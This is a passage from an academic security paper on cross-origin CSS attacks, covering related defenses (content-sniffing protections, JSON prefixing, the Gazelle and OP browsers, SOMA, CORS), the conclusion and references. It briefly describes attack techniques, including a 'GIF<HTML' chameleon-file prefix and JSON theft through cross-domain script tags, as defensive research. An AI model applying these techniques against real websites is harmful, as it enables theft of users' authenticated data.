Cross-site attacks rely on the browser transmitting "ambient" authentication information, such as HTTP credentials or session cookies, with any request to the target site. A site that makes no use of these is less vulnerable. One possible alternative is the web-key authentication scheme [6], which embeds credentials in site URLs instead of cookies. The attacker is foiled, as they cannot guess these URLs. However, if a URL with a credential becomes visible to the victim user (e.g. via the location bar), they might be tricked into revealing it; sites must assess whether this is an acceptable trade-off.

5. RELATED WORK

In this section, we review current client-side defenses against similar attacks: content-sniffing XSS and JavaScript hijacking. We also look at a few recent research proposals for secure web browsers in the light of the cross-origin CSS attack.

5.1 Content-Sniffing XSS

Browsers use content-sniffing algorithms to detect HTML documents that were not properly labeled by the server. Web sites that allow their users to upload files also use content-sniffing, to ensure that only files in benign formats (e.g. images) are accepted. When the site's sniffing algorithm is not the same as the browser's, an attacker may be able to construct a "chameleon" document that a website believes is benign, but that a browser will recognize as HTML [3]. For example, a file beginning with `GIF<HTML` will be treated as an image by some versions of MediaWiki, but as HTML by some versions of Internet Explorer.

To deal with this attack, Barth et al [3] proposed a single, trusted sniffing algorithm that can be adopted universally. The signatures it looks for are *prefix-disjoint*, which excludes the possibility of chameleon documents. It also pays attention to the `Content-Type` header and will not *escalate* a document's capabilities—for instance, it will never treat a `text/plain` document as HTML, because HTML can contain scripts and plain text can't. Microsoft proposed an alternative solution, a new HTTP header `X-Content-Type-Options` to allow sites to opt out of content sniffing [18].

Both of these proposals aim to ensure that if the server believes a particular document not to be HTML, the browser will not process it as HTML. They do nothing against the cross-origin CSS attack, which tricks the browser into processing an HTML document as CSS.

5.2 JavaScript Hijacking

Subsets of JavaScript syntax are commonly used as a data transport format; the most popular of these is JavaScript Object Notation (JSON) [7]. Since the browser security model allows importing scripts from a different domain, an attacker can steal data in this format by mentioning its URL in a `script` tag [8]; as with a cross-domain CSS load, this sends HTTP credentials for the target site. Servers can block this attack by prefixing their JSON responses with a JavaScript statement that causes a syntax error or infinite loop. The legitimate client application for which the response is intended, strips this prefix before parsing the JSON. The malicious page's `script` tag evaluates the entire response, and will not get past the prefix. Servers may also be able to mitigate the attack by using JSON responses only for HTTP POST requests; the `script` tag always generates GET requests. However, this may require significant redesign of the web application. Finally, avoiding ambient authentication as in [6] is also an effective defense for this attack.

5.3 OP Browser

The OP web browser [13] sandboxes browser components, to isolate and contain failures. OP's architecture does not provide any automatic protection against cross-origin CSS attacks, which depend only on the high-level behaviors described in Section 3.1. However, OP does maintain a detailed security audit log that could be used by forensics experts to identify the site where the attack originated.

5.4 Gazelle Browser

The Gazelle browser [27] includes strict architectural control over resource protection and sharing across websites. Sites are security principals; all cross-principal communication is mediated by the browser kernel to prevent cross-origin attacks. Cross-origin resources are only retrieved if the content has the proper content type in the HTTP response; thus Gazelle implements what we described in Section 4.1.1 as "strict enforcement" of cross-origin CSS labeling, as a natural consequence of their architecture. Users of Gazelle are protected against cross-origin CSS attacks, at some cost in site incompatibility (62 out of 100,000 sites in our survey).

5.5 SOMA

The Same Origin Mutual Approval (SOMA) proposal [20] restricts communication between origins by requiring mutual approval between a web page's server and the servers of its cross-origin resources. Each server provides two well-known URLs declaring its cross-origin policy. One lists all sites *to* which its operators expect to make cross-origin requests, and the other dynamically reveals whether a cross-origin request *from* another site is acceptable. Browsers are modified to check both policy URLs before making any cross-origin request. This design prevents leaking confidential data to unapproved sites, and so mitigates the cross-origin CSS attack. However, the negotiation scheme costs additional round-trip requests and requires modifications to all participating web sites and browsers.

5.6 CORS

The Cross-Origin Resource Sharing (CORS) proposal [23] is similar to SOMA, but it uses HTTP headers rather than well-known URLs, and is strictly for *expanding* the set of sites allowed to retrieve a resource that would normally be same-origin only. Initially designed to allow sites to cooperate with `XMLHttpRequest`, browser vendors are also considering it for video, downloadable fonts, and other novel resource types. These can be restricted to same-origin by default, and then opened up to cross-origin requests only when this does not reveal confidential information. Thus, CORS reduces the risk of future cross-origin attacks using novel resource types. Unfortunately, applying it to "traditional" resource types such as CSS or JavaScript would break too many websites to be feasible.

6. CONCLUSION

In this paper, we argued that error-tolerant parsing requires browsers to be confident of the content type of an included cross-origin resource before handling it. Cross-origin CSS attacks have been known for some time, but existing defenses for JavaScript-based CSS attacks are ineffective against the new variants we have discovered. We propose stricter content type handling to overcome the limitations of error-tolerant parsing. Our proposal has two variants: a strict defense, based solely on content types, and a minimal defense that uses a content-sniffing rule to improve site compatibility. We surveyed 100,000 web sites to assess the site compatibility of our proposals. Common server misconfigurations trigger false positives in the strict variant, and would break 62 (0.06%) of the 100,000 sites; the minimal variant does not break any sites. Our defense has been adopted in major browsers, including Firefox, Google Chrome, Safari and Opera. We also described some server-side mitigations for the attack.

Error-tolerant parsing has extensibility benefits that have allowed CSS to become the dominant presentation format for the Web and will allow it to continue to evolve in the future. As more new features are introduced into browsers, we expect that many of them will consider adopting error-tolerant parsing as well. We hope that the designers of these features will take into consideration the importance of correctly determining the content type of cross-origin resources to avoid similar attacks.

Acknowledgements

We thank Dave Hyatt, Sam Weinig, Maciej Stachowiak, and Adam Barth of the WebKit project, and David Baron and Boris Zbarsky of Mozilla, for reviewing our implementations of cross-origin CSS defenses. We also thank Eric Lawrence and Helen Wang of Microsoft for sharing their feedback.

7. REFERENCES

[1] Alexa. Top Sites. `http://www.alexa.com/topsites`.

[2] A. Barth. HTTP state management mechanism, 2010. `https://datatracker.ietf.org/doc/draft-ietf-httpstate-cookie/`.

[3] A. Barth, J. Caballero, and D. Song. Secure content sniffing for web browsers, or how to stop papers from reviewing themselves. In *Proceedings of the 30th IEEE Symposium on Security and Privacy*, 2009.

[4] T. Berners-Lee. WorldWideWeb: Proposal for a HyperText Project, 1990. `http://www.w3.org/Proposal.html`.

[5] H. Bojinov, E. Bursztein, and D. Boneh. XCS: cross channel scripting and its impact on web applications. In *CCS '09: Proceedings of the 16th ACM conference on Computer and communications security*, 2009.

[6] T. Close. Web-key: Mashing with permission. In *Web 2.0 Security and Privacy*, 2008.

[7] D. Crockford. The `application/json` media type for JavaScript Object Notation (JSON), 2006. `http://tools.ietf.org/html/rfc4627`.

[8] Fortify. JavaScript Hijacking Vulnerability Detected. `http://www.fortify.com/advisory.jsp`.

[9] J. Franks, P. M. Hallam-Baker, J. L. Hostetler, S. D. Lawrence, and P. J. Leach. HTTP authentication, 1999. `http://www.ietf.org/rfc/rfc2617.txt`.

[10] M. Gillon. Google Desktop Exposed: Exploiting an Internet Explorer vulnerability to phish user information, 2005. `http://www.hacker.co.il/security/ie/css_import.html`.

[11] D. Goldsmith and M. Davis. UTF-7: A Mail-Safe Transformation Format of Unicode, 1997. `http://tools.ietf.org/html/rfc2152`.

[12] GreyMagic Software. GreyMagic Security Advisory GM#004-IE, 2002. `http://www.greymagic.com/security/advisories/gm004-ie/`.

[13] C. Grier, S. Tang, and S. T. King. Secure web browsing with the OP web browser. In *IEEE Symposium on Security and Privacy*, 2008.

[14] D. Hyatt, W. Bastian, et al. WebKit, an open source web browser engine, 2005–2010. `http://webkit.org/`.

[15] C. Jackson. *Improving Browser Security Policies*. PhD thesis, Stanford University, Stanford, CA, USA, 2009.

[16] C. Jackson, A. Bortz, D. Boneh, and J. C. Mitchell. Protecting browser state from web privacy attacks. In *Proceedings of the 15th International World Wide Web Conference. (WWW 2006)*, 2006.

[17] D. M. Kristol and L. Montulli. HTTP state management mechanism, 1997. `http://www.ietf.org/rfc/rfc2109.txt`.

[18] E. Lawrence. IE8 Security Part V: Comprehensive Protection. `http://blogs.msdn.com/ie/archive/2008/07/02/ie8-security-part-v-comprehensive-protection.aspx`.

[19] H. W. Lie. *Cascading Style Sheets*. PhD thesis, University of Oslo, Norway, 2005. `http://people.opera.com/howcome/2006/phd/`.

[20] T. Oda, G. Wurster, P. C. van Oorschot, and A. Somayaji. SOMA: mutual approval for included content in web pages. In *Proceedings of the 15th ACM conference on Computer and communications security*, 2008.

[21] ofk. CSSXSS attack on mixi post_key, 2008. `http://d.hatena.ne.jp/ofk/20081111/1226407593`.

[22] J. Ruderman. JavaScript Security: Same Origin. `http://www.mozilla.org/projects/security/components/same-origin.html`.

[23] A. van Kesteren et al. Cross-origin resource sharing (editor's draft), 2010. `http://dev.w3.org/2006/waf/access-control/`.

[24] W3C. CSS syntax and basic data types. `http://www.w3.org/TR/CSS2/syndata.html`.

[25] W3C. Document Object Model CSS. `http://www.w3.org/TR/DOM-Level-2-Style/css.html`.

[26] W3C. HTML 4.01 Specification. `http://www.w3.org/TR/html4/`.

[27] H. J. Wang, C. Grier, A. Moshchuk, S. T. King, P. Choudhury, and H. Venter. The Multi-Principal OS Construction of the Gazelle Web Browser. In *Proceedings of the 18th USENIX Security Symposium*, 2009.

[28] E. Z. Yang. HTML Purifier, 2006–2010. `http://htmlpurifier.org`.